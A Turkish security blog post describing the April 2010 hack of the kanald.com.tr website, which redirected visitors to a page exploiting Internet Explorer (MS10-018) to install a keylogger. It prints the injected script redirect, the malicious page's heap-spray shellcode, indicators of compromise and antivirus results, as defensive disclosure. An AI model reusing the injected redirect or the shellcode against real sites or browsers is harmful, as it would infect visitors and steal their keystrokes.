

Kana1d.com.tr Hacklendi...

written by Mert SARICA | 22 April 2010

20:30 sıralarında <http://www.kana1d.com.tr> sitesi bilgisayar korsanları tarafından hacklenerek sayfaya giren ziyaretçiler

<http://m3ng3n11.by.ru/birand.html> web sayfasına yönlendirildi. Her ne kadar korsanların sayfada yayınladıkları mesaj masum gibi görünsede aslında sayfanın kaynak kodu incelendiğinde heap-spray yöntemi ile yaması güncel olmayan Internet Explorer tarayıcısına sahip olan ziyaretçiler istismar edilmeye yani işletim sistemi ele geçirilmeye çalışılıyordu. İstismar kodunu kayıt edebildim, elimdeki verileri toparlamaya çalışıyorum, imkanım oldukça sizleri bilgilendireceğim. Internet Explorer sürümü güncel olmayanlarınız bu sayfayı ziyaret etti ise büyük tehlike altında olabilirsiniz bu nedenle işletim sisteminiz üzerindeki sıra dışı aktivitelere dikkat etmenizde fayda var...

Güncelleme @01:10: Benden bu kadar kendinizi ve ađınızı korumak istiyorsanız yapmanız gerekenler;

- 217.23.7.125 IP adresine dođru tüm trafiđi yasaklayın ve izlemeye alın.
- xxx.exe adında işletim sisteminizde bir dosya varsa (MD5 hashi: b597c4a7451a84d94ff421f4ba3c4d6c) silin.
- windows\system32 klasörü altında a.exe adında bir dosya varsa (MD5 hashi: b597c4a7451a84d94ff421f4ba3c4d6c) silin.
- pcsecurity35@gmail.com e-posta adresine giden tüm e-postaları yasaklayın ve izlemeye alın.

Güncelleme @01:00: xxx.exe ve a.exe leetlogger adında bir tuş kayıt (keylogger) programı ve tuş kayıtlarını pcsecurity35@gmail.com e-posta adresine gönderiyor, dikkat!

Güncelleme @00:42: İstismar kodu <http://217.23.7.125/xxx.exe> dosyasını indirip çalıştırıyor ve daha sonra kendisini system32 klasörü altında a.exe adı altında saklıyor, dikkat!

Güncelleme @00:30: İstismar kodunun online analiz sonucu

Virustotal. MD5: a7e05ebeda8d59fc7274821f2d050621 Trojan.Crypt.XPACK.Gen2 Gen: Trojan.Heur.TP.cq - Windows Internet Explorer

http://www.virustotal.com/analysis/b8c1f669c9a7c9769afd795c32782ceb239c9c8bb12a49933ff9f97d1625d95-1271971614

File exploit.exe received on 2010.04.22 21:26:54 (UTC)
Current status: finished
Result: 20/40 (50.00%)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.04.22	Trojan.Win32.Rozena!IK
AhnLab-V3	5.0.0.2	2010.04.22	-
AntiVir	8.2.1.220	2010.04.22	TR/Crypt.XPACK.Gen2
Antiy-AVL	2.0.3.7	2010.04.21	-
Authentium	5.2.0.5	2010.04.22	W32/Rozena.A.gen!Eldorado
Avast	4.8.1351.0	2010.04.22	-
Avast5	5.0.332.0	2010.04.22	-
AVG	9.0.0.787	2010.04.22	Downloader.Rozena
BitDefender	7.2	2010.04.22	Gen:Trojan.Heur.TP.cq@b8c1f669c9a7c9769afd795c32782ceb239c9c8bb12a49933ff9f97d1625d95-1271971614
CAI-QuickHeal	10.00	2010.04.22	Win32.Trojan.Rozena.bvj.4
ClamAV	0.96.0.3-git	2010.04.22	-
Comodo	4667	2010.04.22	TrojWare.Win32.Rozena.A
DnWeb	5.0.2.03300	2010.04.22	Trojan.Packed.447
eSafe	7.0.17.0	2010.04.22	-
eTrust-Vet	35.2.7444	2010.04.22	-
F-Prot	4.5.1.85	2010.04.22	W32/Rozena.A.gen!Eldorado

Güncelleme @00:09: İstismar edilen güvenlik zafiyeti tespit edildi – MS10-018

Hedef IE sürümleri:

- Microsoft Internet Explorer 7, Windows Vista SP2
- Microsoft Internet Explorer 7, Windows XP SP3
- Microsoft Internet Explorer 6, Windows XP SP3


Güncelleme @22:01: Korsanlar kanald.com.tr sayfasının kaynak koduna aşağıdaki satırı eklemişler.

```
kanald_source.txt - Notepad
File Edit Format View Help
<a href="/Dizi/Detail.aspx?diziId=88" class="lnk">Cumartesi 20:00</a>
</div>
<div class="blk">
<h3>Kavak Yelleri</h3>
<a href="/Dizi/Detail.aspx?diziId=12" class="img">

<a href="/Dizi/Detail.aspx?diziId=12" class="cnt">Hapishaneden çıkan güven, olup bitenle</a>
<a href="/Dizi/Detail.aspx?diziId=12" class="lnk">Cumartesi 22:15</a>
</div>
</div>
<div id="bprg" class="block">
<h2>Programlar</h2>
<div class="blk">
<h3><script>location="http://m3ng3n11.by.ru/birand.html"</script></h3>
<a href="/Program/Detail.aspx?programId=27" class="img">

<a href="/Program/Detail.aspx?programId=27" class="cnt">
<script>location="http://m3ng3n11.by.ru/birand.html"</script> Kanal D'nin &Ouml;m
</a>
</div>
</div>
```

Korsanların yönlendirdiği sayfa:



Sayfanın IP adresi:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Mert>nslookup m3ng3n11.by.ru
Server: resolver1.opendns.com
Address: 208.67.222.222

Non-authoritative answer:
Name: m3ng3n11.by.ru
Address: 83.222.20.157

C:\Users\Mert>
```


Host IPS alarmı:

Google

http://www.google.com.tr/

Web Görseller Haberler Çeviri Bloglar Takvim Gmail diğer

Google | Arama ayarları | Oturum aç



Gelişmiş Arama
Dil Aradın

Google'da Ara Kendimi Şanslı Hissediyorum

Ara: Web Türkçe sayfalar Türkiye'den sayfalar

Google'la Reklam Fırsatları - İşletme Çözümleri - Google Hakkında - Google.com in English

©2010 - Gelişim

Symantec Endpoint Protection
Traffic from IP address 83.222.20.157 is blocked from
22.04.2010 21:13:47 to 22.04.2010 21:23:47
[SID: 22809] HTTP Microsoft IE Generic Heap Spray BO
detected.

RoboForm Search Logins (passcards) Setup Form Filling Save Generate Sync

Internet Explorer istismar kodu:

view-source:http://m3ng3n1l.by.ru/brand.html

```
1 <html><title>Haxored Dogan Holding A.S</title>
2 <style type="text/css">
3 <!--
4 .style1 {color: #FFFFFF}
5 -->
6 </style>
7 <body bgcolor="black">
8 <p align="center">&nbsp;</p>
9 <p align="center">&nbsp;</p>
10 <p align="center"></p>
11 <p align="center"></p>
12 <p align="center" class="style1"></p>
13 </body>
14 </html>
15
16 <html>
17 <head>
18 <style type="text/css">
19 .vdeFeeTgAwtXQpQIUeh (behavior: url(#default:userData));
20 </style>
21 </head>
22 <script>
23 function acusbkphqcSombaGKxXZCKWseCUXbbw () {
24   var zauEirQEfRgKMeTLGcEWjzBNvvpjcsPWwnCcgMft =
unescape('%u4835u7196u91b9u7e8du7d04u1548u21a9u7137u1c75u4b77u538u9bb5u999uba3c9u920cuf539u7ab3u2c47u3f70u742uf82bu72b7ue020u4f25u4e7f8
666ufc7feufdc0u7673u791du3446u9124u9749u8796ue1f6u7b78u666u9fb0u8bbu8842u7cd4u4eb40ub4bfu6735ua9b8uf712u4aebu2d43u8c3d3ue3d0ufc03u98b1ub6
14u9341ub205u7a90u8d43u7477u7670uff11ue0c1ud122u75e1ufd33u9fba1u07e7u8e3u017f8u5d6u1ce2u79b0u9967ube25ubf1d1u8441ub4f0cuf508u9746ub198u479
bu964bu9137u24b7u48d30u7234u0c42u90b5u48b3u663fu71b9u7d14ub205u92a8u2da9ue81u134e4u04f9u217cud3d2ubbf8ub64f8u3c49u4035u7b73u4a3d3u152c4u266
u932fub3b8u7493u7e76u7973u1841u4ee0uf919u498du7c46u3c7a9u3f37u2f96u92du4872u7599ufc69u2cbfuf98ba3271ubef5ud52a7u91ufd3a8u8c1ue2d1u4266
u25b5u9b4ubbb05u7078u7d4ua835u9297u1b2u6d6f7u743ub424u473du90b1u8d46u6389ub015ub74f4ab9u40b6uf80buc123u31e1u0cebub6734u7fb8u9f1d1u1976u
14e2ub18du1567u3cb7u7c7d9u9340u1c7fuf96b2u7243ud469u477eub9b6u4892u982d2c71u223fuf4eb4u2b04ufcd0u704e4u4605ud621ufd88u417a4u2b5u80b0u2f8u4
9b3ub897ub49bu753dub24u7bbaud510u3b37u4fe1ue301u7877u1d0c9u944u8425u91f9ubf90u34a9ufbeu7379ue02au1466u4ba8uf528u7b35u124e7u0d4u787a8d
0cuf681uf8d3u342du4973ub92fuf15beu7248u7f42u324fuf666u93b4u7e7c7u94bue129ub805u9892ue085u1a46u25e2u4a43u2c7d8u04b5u7471uf518ue320u4777u96b
4u413fubad4ub31dub2b5u9397u49d5ub3c3u24b9u663dub646uf838ubf48u0c34u2f47u904euc933u5eb1ucbbbu44a3udd5fud9c4u2474u5e4u5e31u030fuf05euee83u
4137udeb1ud203uec8u3074ubbc3uf4c0u5df4uc66dud2207u3db9uc091uuaa3buueca4ud250u1358u61d6u753eub98fubebdu4a06u26a7u0e4a4a42u3583u7959u78a8u3
cb0u223eac11u35d3u4bbbu2841ud5dbu2e0fuf131u05a2u3241u9172u6ab8u4010u19afu12d7ub70fuf028u8801u1090u947c4u5ec0u66f0u673e3u2eb7acu21beu0f
8aucufb9u3a72u0f69uab90u3098u5111u96c6ufd61u7e6du9883u2508uf9b1ub43eua2afu5aa9uaf86u9a4bu9969u82edc0310u2151ufbe9u870bu0c88u56c6u5fa1u292
6uf9e1u533eua6f3uabcau40dcu2a6cu110eue26bu11d7u8991u8f5eue82e3u7a19uuaa8du252cu9cfcu210bu3158u0fcd573du5310uf1dbuf578uc815uc9b6uad6fub388
u777duf6ddub9e4fucfb4u8b8fu7a2bu2116u23afu2945u1807u605aud4f1ub5a6u91cuf9c5f3uc76u5fd1ua6eeu7e77ucb12u95b1ue1cu979aue41du82e7u6237uaf0c9
```